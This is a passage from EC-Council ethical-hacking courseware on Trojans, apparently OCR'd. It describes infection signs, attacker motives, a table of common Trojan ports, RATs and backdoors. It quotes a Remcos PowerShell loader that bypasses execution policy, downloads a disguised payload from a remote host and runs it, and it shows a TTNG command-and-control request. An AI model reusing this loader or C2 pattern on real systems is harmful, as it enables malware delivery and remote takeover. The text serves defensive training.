Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

severe damage. For example, users could download a file that appears to be a movie, but, when executed, unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

A Trojan is wrapped within or attached to a legitimate program, meaning that the program may have functionality that is not apparent to the user. Furthermore, attackers use victims as unwitting intermediaries to attack others. They can use a victim's computer to commit illegal DoS attacks.

Trojans work at the same level of privileges as the victims. For example, if a victim has privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase the level of access even beyond the user running it. If successful, the Trojan can use such increased privileges to install other malicious code on the victim's machine.

A compromised system can affect other systems on the network. Systems that transmit authentication credentials such as passwords over shared networks in clear text or a trivially encrypted form are particularly vulnerable. If an intruder compromises a system on such a network, he or she may be able to record usernames and passwords or other sensitive information.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate a remote system as the source of an attack by spoofing, thereby causing the remote system to incur a liability. Trojans enter the system by means such as email attachments, downloads, and instant messages.

hiaedl.ir




Figure 7.3: Depiction of a Trojan attack

Indications of Trojan Attack

The following computer malfunctions are indications of a Trojan attack:

- The computer screen blinks, flips upside-down, or is inverted so that everything is displayed backward.
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program.
- Printers automatically start printing documents.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Web pages suddenly open without input from the user.
- The color settings of the operating system (OS) change automatically.
- Screensavers convert to a personal scrolling message.
- The sound volume suddenly fluctuates.
- Antivirus programs are automatically disabled, and the data are corrupted, altered, or deleted from the system.
- The date and time of the computer change.
- The mouse cursor moves by itself.
- The left- and right-click functions of the mouse are interchanged.
- The mouse pointer disappears completely.
- The mouse pointer automatically clicks on icons and is uncontrollable.
- The Windows Start button disappears.
- Pop-ups with bizarre messages suddenly appear.
- Clipboard images and text appear to be manipulated.
- The keyboard and mouse freeze.
- Contacts receive emails from a user's email address that the user did not send.
- Strange warnings or question boxes appear. Often, these are personal messages directed at the user, asking questions that require him/her to answer by clicking a Yes, No, or OK button.
- The system turns off and restarts in unusual ways.
- The taskbar disappears automatically.
- The Task Manager is disabled. The attacker or Trojan may disable the Task Manager function so that the victim cannot view the task list or end the task on a given program or process.
- The disk space suddenly disappears, or constant disk errors pop up on the screen.
- Presence of unwanted new programs, favorites, or bookmarks on the browser.
- Unusual network activity when the user is not active.
- Devices or applications getting encrypted themselves.
- Presence of unusual or new icons on the desktop.
- Unusual high CPU or memory usage, as the Trojan running in the background can consume system resources.
- Programs starting or closing automatically without user initiation.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.4: Diagram showing how the attacker extracts information from the victim system

How Hackers Use Trojans

Attackers create malicious programs such as Trojans for the following purposes:

- Delete or replace OS's critical files
- Generate fake traffic to perform DoS attacks
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect the victim's PC as a proxy server for relaying attacks
- Use the victim's PC as a botnet to perform DDoS attacks
- Steal sensitive information such as:
  - Credit card information, which is useful for domain registration as well as for shopping using keyloggers
  - Account data such as email passwords, dial-up passwords, and web service passwords
  - Important company projects, including presentations and work-related papers
- Encrypt the victim's machine and prevent the victim from accessing the machine
- Script kiddies may just want to have fun with the target system; an attacker could plant a Trojan in the system just to make the system act strangely (e.g., the mouse functions improperly, generating annoying pop-up windows to disrupt user experience, etc.).
- The attacker might use a compromised system for other illegal purposes such that the target would be held responsible if these illegal activities are discovered by the authorities
- Infected devices can be conscripted into a botnet, a network of compromised computers under the control of an attacker. Botnets are often used to launch distributed denial-of-service (DDoS) attacks, send spam emails, or mine cryptocurrencies.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Trojans can serve as a delivery mechanism for other types of malware, including viruses, worms, and spyware. This capability allows attackers to exploit the initial breach further and maximize the damage or profit from their attack.

Common Ports used by Trojans

Ports represent the entry and exit points of data traffic. There are two types of ports: hardware ports and software ports. Ports within the OS are software ports, and they are usually entry and exit points for application traffic (e.g., port 25 is associated with SMTP for e-mail routing between mail servers). Many existing ports are application-specific or process-specific. Various Trojans use some of these ports to infect target systems.

Users need a basic understanding of the state of an "active connection" and ports commonly used by Trojans to determine whether a system has been compromised.

Among the various states, the "listening" state is the important one in this context. The system generates this state when it listens for a port number while waiting to connect to another system. Whenever a system reboots, Trojans move to the listening state; some use more than one port: one for "listening" and the other(s) for data transfer. Common ports used by different Trojans are listed in the table below.

Port	Trojan	Port	Trojan
2	Death	5001/50505	Sockets de Troie
20/22/80/443	Emotet	5321	FireHotcker
21/3024/4092/5742	WinCrash	5400-02	Blade Runner/Blade Runner 0.80 Alpha
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash, DarkFTP	5569	Robo-Hack
22	Shaft, SSH RAT, Linux Rabbit	6267	GW Girl
23	Tiny Telnet Server, EliteWrap	6400	Thing
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Port	Trojan	Port	Trojan
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Comnie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338/ 31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller
456	Hackers Paradise	8000	BADCALL, Comnie, Volgmer
443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonal, Briba, Carbanak, Cardinal RAT, Comnie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg
555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Comnie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOfrice 2000
1026/ 64666	RSM	9989	iNi-Killer

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Port	Trojan	Port	Trojan
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack´99 KeyLogger
1243/6711/ 6776/27374	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
1492	FTP99CMP	20034/1120	NetBus 2.0, Beta-NetBus 2.01
1433	Misdat	21544	GirlFriend 1.0, Beta-1.35
1600	Shivka-Burka	22222/ 33333	Prosiak
1604	DarkComet RAT, Pandora RAT, HellSpy RAT	22222	Rux
1807	SpySender	23432	Asylum
1863	XtremeRAT	23456	Evil FTP, Ugly FTP
1981	Shockrave	25685	Moon Pie
1999	BackDoor 1.00-1.03	26274	Delta
2001	Trojan Cow	30100-02	NetSphere 1.27a
2115	Bugs	31337-38	Back Orifice/ Back Orifice 1.20 /Deep BO

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Port	Trojan	Port	Trojan
2140	The Invasor	31338	DeepBO
2140/3150	DeepThroat	31339	NetSpy DK
2155	Illusion Mailer, Nirvana	31666	BOWhack
2801	Phineas Phucker	34324	BigGluck, TN
3129	Masters Paradise	40412	The Spy
3131	SubSari	40421-26	Masters Paradise
3150	The Invasor	47262	Delta
3389	RDP	50766	Fore
3700/9872-9875/10067/10167	Portal of Doom	53001	Remote Windows Shutdown
4000	RA	54321	SchoolBus .69-1.11 /
4567	File Nail 1	61466	Telecommando
4590	ICQTrojan	65000	Devil
5000	Bubbel, SpyGate RAT, Punisher RAT		

hide01.ir

Table 7.1: Trojans and corresponding port of attack

Types of Trojans

Trojan are classified into many categories depending on the exploit functionality targets. Some Trojans types are listed below:

1. Remote Access Trojans
2. Backdoor Trojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Point-of-Sale Trojans
7. Defacement Trojans
8. Service Protocol Trojans
9. Mobile Trojans
10. IoT Trojans
11. Security Software Disabler Trojans
12. Destructive Trojans
13. DDoS Attack Trojans
14. Command Shell Trojans

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Access Trojans

Remote access Trojans (RATs) provide attackers with full control over the victim's system, thereby enabling them to remotely access files, private conversations, accounting data, etc. The RAT acts as a server and listens on a port that is not supposed to be available to Internet attackers. Therefore, if the user is behind a firewall on the network, it is less likely that a remote attacker will connect to the Trojan. Attackers in the same network located behind the firewall can easily access Trojans.

For example, Jason is an attacker who intends to exploit Rebecca's computer to steal her data. Jason infects Rebecca's computer with server.exe and plants a reverse connecting Trojan. The Trojan connects through Port 80 to the attacker, establishing a reverse connection. Now, Jason has complete control over Rebecca's machine.




Figure 7.5: Working of Remote Access Trojan

Attackers use RATs to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his or her awareness. Moreover, they can perform screen and camera capture, code execution, keylogging, file access, password sniffing, registry management, and so on. They infect victims via phishing attacks and drive-by downloads, and they propagate through infected USB keys or networked drives. They can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

- **Remcos RAT**

  Source: *https://cybersecuritynews.com*

  Recent analyses reveal an alarming tactic where cybercriminals are employing virtual hard disk (.vhd) files to spread the Remcos Remote Access Trojan. This method was spotted through VirusTotal sample reviews, with one specific instance showcasing a new attack vector. The .vhd file contained various files, among them a shortcut initiating a PowerShell script named "MacOSX.ps1", exhibiting multifaceted capabilities, including dated cyberattack strategies. This marks a notable shift toward using weaponized .vhd files in cyber threats.

  The MacOSX.ps1 script displayed advanced tactics, including disguising a PDF as a PNG for download and setting up a task for the download and execution of another PowerShell script. It utilized an AMSI Bypass, downloaded a VB script hidden within a

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

PNG, and decoded to unveil another PowerShell script in base64. This script then retrieved an image file with a base64 encoded .NET DLL file, demonstrating the attackers' complex methods.




Figure 7.6: Extracted VHD File

```
Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -
Force
$binaryData = @"

next Invoke-WebRequest https://bitbucket.org/
openheartplayercertlover/certlover2/downloads/S-Corp_AUELLC1.png -
O C:\Users\Public\S-Corp-AUELLC1.pdf; C:\Users\Public\S-Corp-
AUELLC1.pdf

"@
$bytes = $binaryData -split ' ' | ForEach-Object {
[byte][Convert]::ToByte($_, 2) }
$decodedText = [System.Text.Encoding]::UTF8.GetString($bytes)
$outputTextFilePath = 'C:\ProgramData\Auel.pdf'
$decodedText | Set-Content -Path $outputTextFilePath -Encoding UTF8
Write-Output "Decoded text saved to $outputTextFilePath"
$scriptPath = "C:\ProgramData\Auel.pdf"
&$scriptPath
```

Figure 7.7: Screenshot showing downloading of PDF as PNG

Some additional RATs are as follows:

- Parallax RAT
- AsyncRAT
- Xeno RAT
- Kedi RAT
- AhMyth
- MagicRAT
- NetSupport RAT
- StrRAT and Ratty
- MINEBRIDGE

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Backdoor Trojans

A backdoor is a program that can bypass the standard system authentication or conventional system mechanisms such as IDS and firewalls, without being detected. In these types of breaches, hackers leverage backdoor programs to access the victim's computer or network. The difference between this type of malware and other types of malware is that the installation of the backdoor is performed without the user's knowledge. This allows the attacker to perform any activity on the infected computer, such as transferring, modifying, or corrupting files, installing malicious software, and rebooting the machine, without user detection. Backdoors are used by attackers for uninterrupted access to the target machine. Most backdoors are used for targeted attacks. Backdoor Trojans are often used to group victim computers to form a botnet or zombie network that can be used to perform criminal activities.

Backdoor Trojans are often initially used in the second (point of entry) or third (command-and-control [C&C]) stage of the targeted attack process. The main difference between a RAT and a traditional backdoor is that the RAT has a user interface, i.e., the client component, which can be used by the attacker to issue commands to the server component residing in the compromised machine, whereas a backdoor does not.

For example, a hacker who is performing a malicious activity identifies vulnerabilities in a target network. The hacker implants the **networkmonitor.exe** backdoor in the target network, and the backdoor will be installed in a victim's machine on the target network without being detected by network security mechanisms. Once installed, **networkmonitor.exe** will provide the attacker with uninterrupted access to the victim's machine and the target network.

- **TinyTurla-NG (TTNG)**

  TinyTurla-NG (TTNG) is a backdoor Trojan operated by the Turla APT group, a Russian cyber-espionage threat group. This backdoor Trojan enables attackers to obtain remote access and control over infected systems, facilitating the exfiltration of sensitive data, execution of commands, and conduct of various malicious activities. Attackers utilize compromised WordPress-based websites as command and control (C2) endpoints for the TTNG backdoor. TTNG executes arbitrary commands on victims' infected machines to extract crucial information, particularly credentials from widely used password management software.

  Initially, attackers attempt to configure antivirus software exclusions to evade traditional detection mechanisms before deployment. Once the exclusions are successfully established, TTNG is written to the disk, creating persistence using batch files and exploiting a malicious Windows service known as "sdm." This process allows an attacker to gain initial access and then configure exclusions in the installed antivirus software, such as Microsoft Defender. After the successful establishment of the service, attackers can proceed with their malicious intentions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
POST <PATH-TO-C2-SCRIPT>-old.php HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary="-"
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Content-Length: 175
Host: <HOST>

---
Content-Disposition: form-data;name="id"
Content-Type: text/plain

<ID e.g. eb6cec95>
---
Content-Disposition: form-data;name="gettask"
Content-Type: text/plain

-----
..
HTTP/1.1 200 OK
Date: Fri, 09 Feb 2024 19:01:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 28
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

rsp:C:\Windows\malware.exe">
```

Figure 7.8: Screenshot showing establishment of C2 communication by TTNG on the infected endpoint

Some additional backdoor Trojans are as follows:

- SmokeLoader
- BazarLoader
- Kovter
- POWERSTATS v3
- RogueRobin
- ServHelper
- SpeakUp linux backdoor
- Winnti backdoor
- Daxin
- SysJoker
- PortDoor
- GoldenSpy

hide01.ir

Botnet Trojans

Today, most major information security attacks involve botnets. Attackers (also known as "bot herders") use botnet Trojans to infect a large number of computers throughout a large geographical area to create a network of bots (or a "bot herd") that can achieve control via a command-and-control (C&C) center. They trick regular computer users into downloading Trojan-infected files to their systems through phishing, SEO hacking, URL redirection, etc. Once the user downloads and executes this botnet Trojan in the system, it connects back to the attacker using IRC channels and waits for further instructions. Some botnet Trojans also have worm features and automatically spread to other systems in the network. They help an attacker to launch various attacks and perform nefarious activities such as DoS attacks, spamming, click fraud, and theft of application serial numbers, login IDs, and credit card numbers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

